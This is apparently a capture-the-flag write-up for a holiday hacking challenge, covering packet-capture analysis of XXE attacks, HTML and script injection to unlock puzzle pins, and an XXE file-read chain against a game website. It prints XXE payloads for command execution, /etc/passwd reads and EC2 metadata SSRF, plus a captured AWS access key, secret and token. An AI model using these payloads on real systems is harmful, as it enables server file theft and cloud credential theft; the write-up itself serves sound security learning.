## IMDS, XXE, and Other Abbreviations

The fourth question regarding the artifacts is to find the URL the attacker forced the sever to fetch in an XXE attack.

An XXE attack requires specific XML syntax to be present. Since all the traffic between the victim and 18.222.86.32 is unencrypted, it is possible to perform another string search on the filtered data in Wireshark. I chose "!entity."

Evidence of several XXE attacks is present. The attacker attempted several common XXE attacks, including remote code execution (`<!ENTITY id SYSTEM "expect:///id">`), reading system files (`<!ENTITY xxe SYSTEM "file:///etc/passwd" >`), data leakage/external access (`<!ENTITY id SYSTEM "http://4.icanhazip.com/">`), and server side request forgery (`<!ENTITY id SYSTEM "http://169.254.169.254/latest/meta-data/identity-credentials/">`).

Since the PCAP is taken from the victim host, it also contains the instances where attempts to access the information at 169.254.169.254 were conducted.

There are some requests that return 404 errors, but others appear to be successful. The attacker navigates a directory tree once receiving a valid hit until arriving at http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-instance and receiving the following response, therefore disclosing sensitive information.

```
GET /latest/meta-data/identity-credentials/ec2/security-credentials/ec2-
instance HTTP/1.0
Host: 169.254.169.254
Accept-Encoding: gzip

HTTP/1.0 200 OK
Accept-Ranges: bytes
Content-Length: 1514
Content-Type: text/plain
Date: Wed, 05 Oct 2022 16:48:57 GMT
Last-Modified: Wed, 05 Oct 2022 16:42:35 GMT
Connection: close
Server: EC2ws

{
  "Code" : "Success",
  "LastUpdated" : "2022-10-05T16:43:21Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIAV4AVRXQVJ267LD2Q",
  "SecretAccessKey" : "OpGR4v70ygZ3RFf4WTzjNL45pQayRwZgBUgd0LJT",
  "Token" :
"IQoJb3JpZ2luX2VjECEaCXVzLWVhc3QtMiJHMEUCIHDsZXiUuHIUrLNH5pAeMiv4aUMVIScjwbo1E
9LctQ3rAiEA819eJ24mILbxM3eELK2xrgskHxsRmrza/jIj3y96/sgqsgQI2v//////////ARADGgw
0MDM3NzIxMjgyOTgiDMAdG5EGamJ4Z2FwyiqGBPy+CL9AfXIGfLBBDCNkCyl5WOMN7owHr84k+hz4X
```

```
ZYBUp7/+KFZgEiKARroMuD6ofdNRvAj7dQ1/wFxeR6wezUPUkHqtc303oTBY7eTk5EQXClpKsmV1l2
5QAfD0DOL6FPxpjLPug0AbDFlIhjUeImvk3NBWiUHtXptrJH2ksSaQqU2DBPkkQ4IjMBMbLj0ZdJVW
aiUy9sf5ecc2d/qVQU1c6SrYLg0HpyuH9brqm0zuv8/tR17Y/Jo2aNeNGX1wvyb5jP1FcQteypV6Iq
KIUUCADJ7chYeMypMlwV77phvrZco921O6MV+JlhSIomuzFRLdvzD+RP8DyLZeYZ65vKzr6h0yc+XI
HOCT+P01pWQgfZBtvfCJKLKqwTMEbIr/i/xgGmHoCTzx6m38kd4EZvGXZMp3EEasdnqTtKLOR6JFAA
lW8SoxOKRL1MshK3SUmYvWnMoLKCotPwyJeAMHEHuZipNMiZ2gbN//PMbUBnPjNVFBP4SfHaTv7EHz
HNpTl5toy8qlPyxE0yLbh5a//DF5wJQE6UKfXWlQhk9/NVM7QAAzEzWPiFTp8ajRIDjPoprVlX3yUa
TUHOH8PwMtURCJLl0sOQaJtRGWEMrH52ls5e83pm0ta8257vu8HyTR7zgc/7a0ZsoxetlsB7VYIKyX
nETO7SMniTO8R/yE1Wn9qAoWp/jMPvn9pkGOo8CLegclGA49hB/LRr/V1bXEyIIRg5Zn93xXvccMX5
QyKGVSRghNOVGn/cCglDWc9zSRFRlZ4tHblVi1v8021J04REPR69FDuVvpUzEDJfDF1u4XwYGsp7uu
uIngiiegP56H5nSYjmpBfyIURwgNvsz6ptpUvplGCxOvBJcKeyborHJDKG40QRXsLpOgB8NTKhgaFN
xO7PjA/YrT7g1rYS7xNrKzVIK4tTwxWB5zN5JAQ3pVRp2JB8Q1ng3qsj3UPfZ3O3JjY4U+rrBKPEHI
w9B+Pz6kffOu73aPKgo333w/hd9U4slj74JQXPhO9jCYpAF1bLdS/If20Ed6HvGcAONep0A/FrtZ62
EWX4HmeYZ4A==",
  "Expiration" : "2022-10-05T23:00:40Z"
}
```



## Open Boria Mine Door

At the end of the mine, Hal Tandybuck stands beside a locked door in the mine.

The door requires a “CAPTCOA” to be solved in order to prove you’re not a Sporc.

The door has 6 pins in total, and at least 3 need to be solved. Each pin has a set or sets of connectors on either side that must be linked by putting some sort of input that will be rendered in the pin box. If a complete connection is forged between all pins of the same color, the pin becomes unlocked.

My *elegant* pin configuration looked as follows when completed:



### Pin 1

Just to get a feel for the challenge, and the example image that showed a specific character being used to bridge the gap across screens, I placed "wwwwwwwwwwwwwwwwwwww" in the box and it made the proper connection between two white terminals towards the top of the pin box.

Each pin has its own logic and challenge on how the submission is restricted. The source for pin1 (https://hhc22-novel.kringlecon.com/pin1) literally provides a valid answer in an HTML comment—"@&@&&W&&W&&&&"

### Pin 2

The source for Pin 2 indicates in a comment, "TODO: FILTER OUT HTML FROM USER INPUT."

After a few tests, it appeared that the pin would accept HTML input. While more elegant solutions surely exist, this was my first successful attempt, so I kept it. A large box is rendered to reach two white pins with significantly different heights.

```
<div style="border: 50px solid white; width:200px; height:200px;">   </div>
```

### Pin 3

The source for Pin 3 hints "TODO: FILTER OUT JAVASCRIPT FROM USER INPUT." This pin box has two blue terminals at different heights as well.

By turning the entire background blue, a connection is established easily.

```
<script>document.body.style.backgroundColor = "blue";</script>
```

### Pin 4


Pi n 4 is stripping special characters out upon submission:

```
<script>
	const sanitizeInput = () => {
	const input = document.querySelector('.inputTxt');
	const content = input.value;
	input.value = content
	.replace(/"/, '')
	.replace(/'/, '')
	.replace(/</, '')
	.replace(/>/, '');
	}
	</script>
```

Initially, I skipped Pins 4 through 6, but due to struggling with the next challenge, I opted to come back to the final three pins for an additional hint.

In this case, I could see that the Javascript code was replacing characters on submission. Since this was a client side change that occurred during submission, I figured I could use Burp Proxy to intercept the request and submit the code I wanted directly.

By updating the `inputTxt` variable with whatever I wanted rendered, I was able to bypass the replacement of special characters and continue to use HTML to render objects in the box.




This terminal contains 2 sets of connections, one white and one blue, that are parallel. By creating a rather ugly stack of div elements with a colored border and junk/mistaken data, Pin 4 was unlocked by sending the following modified request:

```
inputTxt=inputTxt=<div style="border: 20px solid white; width:200px;
height:50px;">   </div><div style="border: 20px solid blue; width:200px;
height400px;">henlo </div>
```

### Pin 5

The source for pin 5 is similar to pin 4. More data sanitization happens.

```
<script>
	const sanitizeInput = () => {
	const input = document.querySelector('.inputTxt');
	const content = input.value;
	input.value = content
	.replace(/"/gi, '')
	.replace(/'/gi, '')
	.replace(/</gi, '')
	.replace(/>/gi, '');
	}
	</script>
```

I was curious about the difference, and it turns out the initial replace in pin 4 will only replace the first instance of the matching character; adding the global modifier to the match will remove all inappropriate characters. Since the filtering approach is still client side, I just did the same thing with Burp.

This pin box contained a pair of red terminals at separate heights on the left and right walls. This challenge had an additional twist in that one blue terminal sat toward the bottom left edge, near the first red terminal, and another on the right edge. There would have to be some kind of angle or bend in each line.

I had trouble getting several shapes to work, and I didn't have the dedication to find out why certain payloads worked and why some didn't, if there was some user error involved or restrictions I hadn't understood.

Without fighting too much about the validation, I eventually found this effective circle by continuing to send the response via Burp instead of the input box.

```
<svg width="400" height="400">
  <circle cx="130" cy="150" r="120" stroke="red" stroke-width="20" fill="blue"
/>
</svg>
```

### Pin 6

Pin 6 provides no hints but appears to have less restrictions than other boxes. The configuration of the connections is even more challenging, however, as there is a set of green terminals across the of the top, two red terminals at different heights, and a last pair of blue terminals on the left and bottom walls.

By using a modification of the solution in pins 1, 4, and 5, I successfully hacked together the following affront to web browsers:

```
<font size=30em color=#00ff00>wwwwwwwwwwwww</font> <svg width="400"
height="400">   <circle cx="80" cy="100" r="130" stroke="red" stroke-
width="70" fill="blue" /> </svg>
```

No Burp required for submission.

## Glamtariel's Fountain

***I wonder what's next.***

***Me too!***


After getting through the locked door, we find Akbowl the Sporc standing at a mysterious fountain, attempting to recover a lost ring.

According to the objectives, we need to know the filename of the ring Glamtariel provides us—this may be related to the ring Akbowl is fishing for.

Clicking the fountain brings us to Glamtariel's Fountain at https://glamtarielsfountain.com

The site indicates that we can "Share Thoughts, Wishes, and Concerns with Glamtariel and the Fountain" and to "discover something Glamtariel has never revealed.

The premise is simple: at any given time, there is a set of four objects. Each object can be dragged to Glamtariel or the Fountain. Depending on who is being prompted to make a statement about them, different dialogs will happen until all the critical dialogs have been revealed.



### Set 1

The first set of items includes Santa, a Candy Cane, and Ice Cube, and an Elf. Only Santa and the Elf conversations are required to proceed, plus one neutral conversation. Once either speak on a topic, they will not speak on it again—so if any hint opportunities are missed, the scenario must be reset.

**Santa:** Both Glamtariel and the Fountain warn about TAMPER[ing] with a cookie recipe.

**Elf:** Both Glamtariel and the Fountain discuss easy to follow PATHS.

**Neutral:** In failing to drag an object to either Glamtariel or the Fountain, the Fountain hints that TRAFFIC FLIES.

### Set 2

The second set of items includes a Green Ring, an Igloo, a Boat, and a Star. Each conversation can only be triggered once.

**Igloo:** The Fountain expresses concern about fake tickets and snacks that are a bit off.

**Boat:** When asking the Fountain about the boat, it mentions that it only speaks one TYPE of language, but Glamtariel chimes in that she speaks many TYPEs of languages.

**Green Ring:** Glamtariel mentions her ring collection. Bringing the ring to the Fountain reveals an ominous eye! Both warn about a PATH, and the Fountain also mentions many have been disAPPointed during their search for the PATH.

### Set 3

The final item set is comprised of four rings, a blue ring, a silver ring, a red ring, and another blue ring. As this is the final set of items, all conversations can be triggered multiple times and there is no set of critical conversations needed to continue.

**Blue Rings:** If you attempt to converse with the Fountain about either blue ring, Glamtariel mentions she tracks her rings in a SIMPLE FORMAT.

**Red Ring:** If you attempt to converse with the Fountain about the red ring, it mentions that Glamtariel discusses rings in a different TYPE of format in her sleep, and that she might be more responsive if we ask about things in a different way.

**Silver Ring:** Glamtariel mentions keeping a RINGLIST, then asks that we don't tell anyone (sorry, Glamtariel, I'm telling EVERYONE). Both mention that Glamtariel doesn't currently have a silver ring.

## Putting it All Together

Based on the hints, we can derive a few major objectives. There is a PATH (presumably associated with the APP) that we need to derive. It possibly has to do with discovering a RINGLIST stored in a SIMPLE FORMAT. Too much TAMPERING can cause issues, but we can at least know that TRAFFIC FLIES.

Based on the clues and the full context of communications with Glamtariel and the Fountain, the assumption is that we're looking for a PATH within the APP to view the RINGLIST, which may require a specific TYPE of language. In noting that TRAFFIC FLIES, we may be able to review some artifacts and derive some of these items.

By using the Developer Tools in a browser like Chrome, we can observe network requests as the traffic files. Specifically, this gives us a handful of information about paths used by the site: specifically, a lot of resources appear to be hosted within `/static/images/`. After enough attempts, either the cookie is TAMPERed or expired and even a Grinchum with a specific supersecret PATH is revealed in the browsers sources.

When it comes to the RINGLIST, the assumption is eventually that the RINGLIST exists within the PATH. Path analysis starts by checking the source for individual pages, images, scripts and other resources that we encounter. Most resources are served out of a `/static/` directory, including some code assets in `/static/js/` and other responses coming form `/static/images/`.

By observing the traffic flying, via the browser's inspect tools or something like Burp Proxy, it is clear that a lot of information is served from the `/static/images/` directory—even a "supersecret" grinchum file and other assets associated with the ominous eye from showing the green ring to the Fountain.


Unfortunately, getting anything useful back from pursuing that thread failed. After doing some testing and reading of the available JS code, a lot of seemingly unique (time generated filenames) content can be simplified into simpler PATHS (for example, a resource at `https://glamtarielsfountain.com/static/images/img1-1671073703352.png` might also exist at `https://glamtarielsfountain.com/static/images/img1-1671073703351.png` or even `https://glamtarielsfountain.com/static/images/img1-.png`. Paths to the grinchum image, although initially believed to be supersecret and unique, can be resolved as simply as `https://glamtarielsfountain.com/static/images/grinchum-.png`. You've got to have a valid cookie to access these. In the `static` directory, specifically, a special "contact a moderator" image displays if a valid file isn't provided. Attempts to load something like "ringlist," "ringlist.txt," "RINGLIST," and other variations in the `/static/images` directory didn't work, but it seemed there was definitely something strange about it…at the time, I was figuring there may be a weakness in how the backend is generating or validating path data that can be exploited to identify specific app configurations (like a path) or to retrieve data from arbitrary files on the host.

Without making any progress on that front, it seemed the next thing to try was to ask about these objects to Glamtariel in a different TYPE of way and see if any new information could be gathered. To do this, and with the emphasis on how TRAFFIC FLIES, it seemed best to observe how we were already speaking with Glamtariel, since there was no other obvious ways to interact with her directly.

Dragging and dropping any item results in a POST request to the `/dropped` page. Images are labeled img1 through img4 and are submitted in the `imgDrop` parameter. The `who` parameter specifies "fountain" or "princess" (Glamtariel), or none. The `reqType` is static each time.

Initially, I tried getting Glamtariel to speak about arbitrary files or words by modifying `imgDrop` with no success. When something is not one of the available images to drop, both respond that they have not learned anything about that.

When looking at the full web request, there are two mentions of TYPE that caught my attention.




The images themselves have `Content-Types` of `image/png`. I thought that maybe if I specified a filename, like `img1.png`, and updating the `reqType` to `image/png`, this would allow Glamtariel to look at the ring in a different way.

When modifying the `reqType`, they respond that they know many languages, including some very ancient—just not the one specified. This indicated that changing the `reqType` was likely the right strategy in this case. Based on the mention of an ancient language, and thinking about how data and requests can be stored, I immediately thought about the older XML in relation to JSON. Had I completed all 6 pins of the Boria Door ahead of this, the revealed hint also relates to XXE attacks, which could have also brought me to attempt XML.

This results in an interesting response: Glamtariel says that she doesn't speak that way anymore, only at certain times, and the fountain notes it's only for certain TYPEs of thoughts.

No matter what combination of `imgDrop` and `who` parameters, the response always appears to be the same for specifying XML as the `reqType`. However, as in the screenshot above—there is one last TYPE

that is still configured to JSON. By changing the `content-type` to `application/xml` AND the `reqType` to XML might be something.

When modifying the `content-type` and `reqType` to XML, Glamtariel and the Fountain no longer are sure what TYPE of thought we're sharing. However, other `content-types`, like `application/html` result in a more basic response. The configuration with XML in both spots seems to be worth pursuing.

At some point during this process, after enough trial and error, or stepping away long enough—something breaks down and the cookie generated from our Snack and Ticket values becomes invalid, and Glamtariel and the Fountain will no longer talk to us. When we reset the scenario and attempt to start back down the XML path, we get an interesting indicator, "Zoom, Zoom, very hasty, can't do that yet!" This again confirms that there is definitely something going on with the XML. Only a `content-type` of `application/xml` triggers this message, other content-types just aren't understood.

After some trial and error, the `Content-Type: application/xml` submission only appears to be valid once getting to the third set of items, which are all rings.

Back to the point, if we want to speak in XML, we likely need to change the parameters to be in XML format rather than JSON format, just to make sure that everything is consistent. If you fail in that endeavor, Glamtariel wonders, "…did you forget a root for the language or something?"

A good, basic payload looks like this:

```
<?xml version="1.0">
<root>
<imgDrop>img1</imgDrop>
<who>princess</who>
<reqType>xml</reqType>
</root>
```

This is close, but a dead end without more changes. Once conversing successfully with XML, Glamtariel doesn't say much except that she loves rings of all colors. It's possible to get the response for img1 through img4, and even some special items like "`redring`" or "`bluering`." Keywords like "`ringlist`" still don't do anything.

Since this is XML, we can attempt an XXE (XML eXternal entity) attack. This may be familiar from examining the PCAP in the mines previously or by receiving the hint for unlocking all of the pins in the Boria Mine door. Otherwise, a basic search for XML exploits should easily guide one to this topic.

In most examples, XXE is used to include a local file as an external entity, then that external entity is called in a response that will be used as output, revealing the contents of the file. In another way, "blind" XXE attacks that do not have visible output may grab a resource or send a specific request to an external server controlled by the attacker, either to confirm that a host is vulnerable to the attack or to exfiltrate data to the attacker.

In this case, the attack would appear to be blind. The inputs for Glamtariel or the Fountain are never returned back. Unfortunately, it doesn't appear to work when hitting external resources. This makes sense. We don't know if the underling host has outbound network access, or if there is a firewall or

some kind of filter in place so that we can't receive a callback. Alternatively, the syntax to create an ENTITY might be getting removed during server side processing.

I was able to confirm that creating and using ENTITIES appeared to be viable, as I could create one for text replaced that was accepted as a valid response when the variable was used in the `imgDrop` field.

```
<?xml version="1.0"?>
<!DOCTYPE root [
  <!ENTITY imagename "redring">
]>
<root>
<imgDrop>&imagename;</imgDrop>
<who>princess</who>
<reqType>xml</reqType>
</root>
```

Another note: the value that the entity is assigned to apparently **must** be used in the `imgDrop` field. Using it in any other fields either receives the messages from before that they don't understand what you're trying to say, or that Glamtariel is the only person around that speaks that TYPE of language.

After a lot of failures, and talking through possible solutions with the community (the Fellowship itself had 12 members, there's no shame in having help—you can't always do it alone), we have to back up a minute and reestablish some basics about our scenario.

1. We can present items to Glamtariel (now via multiple methods), and she makes comments on them
2. Glamtariel has a secret RINGLIST she doesn't talk about
3. We need to discover something Glamtariel has never revealed
4. It is possible to know that XXE is explicitly hinted at being useful for this challenge, and XML input is possible.

If we can manage to load the RINGLIST via XXE, it doesn't matter that it's blind and that **WE** can't see it—the goal is to give the RINGLIST to Glamtariel, as if we were dragging any other element, to receive her responses. We know that the `imgDrop` field used to provide Thoughts, Wishes, and Concerns to Glamtariel is the only field that will load an ENTITY element If we could discern the PATH for the RINGLIST, it could be selected and presented via XXE using `SYSTEM` with `file://`.

Relative paths won't work. We "assume" the PATH to the RINGLIST in a SIMPLE FORMAT is somewhere like…`httsp://glamtarielsfountain.com/static/images/ringlist.txt`, but how would that translate to the filesystem? We might try something as basic as `file:///ringlist.txt` to get a file at the root, but this fails. We would have to make some assumptions about what the root looked like, but after doing enumeration on the Wordpress and Gitlab hosts in previous challenges, enumerating the directories above the web app yielded very simple and shallow structures. When `file:///static/images/ringlist.`txt doesn't work, the guess is that the ringlist may go by a different name or be in some other previously undiscovered directory. There is one "keyword" that seemed vague, but nothing has come up directly involving "app." Taking a leap and adding "app" to the path might result in a payload that looks like this:

```
<?xml version="1.0" ?>
<!DOCTYPE imgDrop [<!ENTITY xxe SYSTEM
"file:///app/static/images/ringlist.txt" >]>
<root>
 <imgDrop>&xxe;</imgDrop>
 <who>princess</who>
  <reqType>xml</reqType>
</root>
```

This finally elicits a response! Glamtariel acknowledges we found her ringlist. An image is displayed (or a link, at least, if you're just watching web requests directly now, of the "supersecret" ringlist, showing a folder name and some internal file names.

Since we've been having some success speaking with Glamtariel in this TYPE of language and we have some ideas about where to find files around these PATHS, we can make iterations of the previous request to see Glamtariel's responses.

```
  <?xml version="1.0"  ?>
<!DOCTYPE imgDrop [<!ENTITY xxe SYSTEM
"file:///app/static/images/x_phial_pholder_2022/redring.txt" >]>
<root>
 <imgDrop>&xxe;</imgDrop>
 <who>princess</who>
  <reqType>xml</reqType>
</root>
```

The redring and bluering don't elicit anything interesting, other than noting that Glamtariel loves rings in all colors. Recalling the greenring from the second set of items is noteworthy, but not helpful. The other ring that we know about from the 3 sets of items is the silver ring, which Glamtariel does not own and that Santa has recently lost. Using silver as the color of the request like this:

```
  <?xml version="1.0"  ?>
<!DOCTYPE imgDrop [<!ENTITY xxe SYSTEM
"file:///app/static/images/x_phial_pholder_2022/silverring.txt" >]>
<root>
 <imgDrop>&xxe;</imgDrop>
 <who>princess</who>
  <reqType>xml</reqType>
</root>
```

Glamtariel notes she would like to have that ring, but notices something wrong with her red ring.

This appears to be another file name, which we can request more about again:

```
<?xml version="1.0" ?>
<!DOCTYPE imgDrop [<!ENTITY xxe SYSTEM
"file:///app/static/images/x_phial_pholder_2022/goldring_to_be_deleted.txt"
>]>
<root>
 <imgDrop>&xxe;</imgDrop>
 <who>princess</who>
  <reqType>xml</reqType>
</root>
```

Glamtariel is surprised about your bold "REQuest", and feigns that she doesn't know anything about it, and that only a secret TYPE of tongue to discuss it if she did.

Again, this indicates that to keep progressing along this path, something regarding the reqType likely needs to be changed. Changing the content-Type doesn't seem relevant, since we need to continue using XXE. The reqType appears to need to be legitimate, or they don't understand the request. Interestingly enough, if you're dropping the &xxe; string into multiple fields, there is a complaint about conversation participants when using it in the who field, but the &xxe; string in the reqType field works without issue when paired with the goldring_to_be_deleted.txt file.

If &xxe; no longer needs to be exclusively in the imgDrop field as it can be placed in the reqType field, we can talk about some new things in a "secret tongue." While attempts to go back to the previous files we discovered, or phrases like "silvering," don't prove useful, we can revisit the original sharing mechanism.

By providing "img1" (the silver ring) from the set of rings that can be dropped to Glamtariel via the interactive page, she accepts the ring and trades us Kringle's lost golden ring.

```
  <?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE reqType [<!ENTITY xxe SYSTEM
"file:///app/static/images/x_phial_pholder_2022/goldring_to_be_deleted.txt"
>]>
<root>
 <imgDrop>img1</imgDrop>
 <who>princess</who>
  <reqType>&xxe;</reqType>
</root>
```

The lost ring, is presented, with its filename, here:
https://glamtarielsfountain.com/static/images/x_phial_pholder_2022/goldring-morethansupertopsecret76394734.png

---

*BONUS SECTION: FLOBBITHOLES AND FAILURES*

---


